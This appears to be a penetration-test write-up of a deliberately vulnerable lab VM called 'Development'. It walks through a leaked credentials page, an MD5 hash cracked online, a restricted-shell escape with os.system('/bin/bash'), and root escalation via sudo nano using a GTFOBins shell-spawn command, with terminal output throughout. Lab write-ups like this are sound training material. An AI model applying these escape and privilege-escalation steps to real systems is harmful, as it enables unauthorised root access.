
Type of Exploit: #OSWAP

#EDB-ID-7444

After much time we found that there is a webpage that has a script that is being used in a way that well we would never find in the real word but hey, if we do, pray. The public exploits reveals credentials to users of the web system. The hashes recovered were recovered with a simple website to crack hashes. We used the recovered CC to the intern user and logged in via ssh. We also jumped out of the restricted shell so we have full access to the shell assigned to the user intern.

POC


http://192.168.202.153:8080/developmentsecretpage/slog_users.txt



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

4a8a2b374f463b7aedbb44a066363b81



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
4a8a2b374f463b7aedbb44a066363b81	md5	12345678900987654321

```
ssh intern@192.168.202.153
echo os.system('/bin/bash')
```

```
(kali㉿kali)-[~/Desktop/Development/Scan]
$ ssh intern@192.168.202.153
intern@192.168.202.153's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-34-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Feb 12 05:27:03 UTC 2023

System load:  0.0               Processes:           167
Usage of /:   31.6% of 19.56GB  Users logged in:    0
Memory usage: 36%              IP address for ens33: 192.168.202.153
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

190 packages can be updated.
56 updates are security updates.

New release '20.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

*** System restart required ***
Last login: Sun Feb 12 05:20:12 2023 from 192.168.202.128
Congratulations! You tried harder!
Welcome to Development!
Type '?' or 'help' to get the list of allowed commands
intern:~$
```

```
intern:~$ echo os.system('/bin/bash')
intern@development:~$ id
uid=1002(intern) gid=1006(intern) groups=1006(intern)
intern@development:~$ whoami
intern
intern@development:~$ hostname
development
```

development (192.168.202.153)

Username:Password

```
intern:12345678900987654321
```

Screenshot Proof of user

```
intern@development:~$ id
uid=1002(intern) gid=1006(intern) groups=1006(intern)
intern@development:~$ whoami
intern
intern@development:~$ hostname
development
intern@development:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:0a:b0:5a brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.153/24 brd 192.168.202.255 scope global dynamic ens33
        valid_lft 1034sec preferred_lft 1034sec
    inet6 fe80::20c:29ff:fe0a:b05a/64 scope link
        valid_lft forever preferred_lft forever
intern@development:~$ ^C
intern@development:~$
```

Privilege Escalation (TA0004)

PE technique (#LPE-02)

```
intern@development:~$ id
uid=1002(intern) gid=1006(intern) groups=1006(intern)
intern@development:~$ whoami
intern
intern@development:~$ su patrick
Password:
patrick@development:/home/intern$ id
uid=1001(patrick) gid=1005(patrick) groups=1005(patrick),108(lxd)
patrick@development:/home/intern$ whoami
patrick
patrick@development:/home/intern$ sudo -l
Matching Defaults entries for patrick on development:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User patrick may run the following commands on development:
    (ALL) NOPASSWD: /usr/bin/vim
    (ALL) NOPASSWD: /bin/nano
patrick@development:/home/intern$
```

We su into Patrick and we check what sudo permission this user has.

```
User patrick may run the following commands on
development:
```

```
(ALL) NOPASSWD: /usr/bin/vim
(ALL) NOPASSWD: /bin/nano
```

POC Image

```
sudo /bin/nano
^R^X
reset; sh 1>&0 2>&0
```

Reference:

🔗 <https://gtfobins.github.io/gtfobins/nano/#sudo>

Command to execute: reset; sh 1>&0 2>&0

^G Get Help

^C Cancel

Command to execute: reset; sh 1>&0 2>&0# id

uid=0(root) gid=0(root) groups=0(root)

whoami

root

hostname

development

ip add

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000

link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00

inet 127.0.0.1/8 scope host lo

valid_lft forever preferred_lft forever

inet6 ::1/128 scope host

valid_lft forever preferred_lft forever

2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000

link/ether 00:0c:29:0a:b0:5a brd ff:ff:ff:ff:ff:ff

inet 192.168.202.153/24 brd 192.168.202.255 scope global dynamic ens33

valid_lft 957sec preferred_lft 957sec

inet6 fe80::20c:29ff:fe0a:b05a/64 scope link

valid_lft forever preferred_lft forever

#

^X Read File

M-F New Buffer

Proof of User

```
root@development:/home/intern# id
uid=0(root) gid=0(root) groups=0(root)
root@development:/home/intern# whoami
root
root@development:/home/intern# hostname
development
root@development:/home/intern# ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:0a:b0:5a brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.153/24 brd 192.168.202.255 scope global dynamic ens33
        valid_lft 1795sec preferred_lft 1795sec
    inet6 fe80::20c:29ff:fe0a:b05a/64 scope link
        valid_lft forever preferred_lft forever
root@development:/home/intern#
```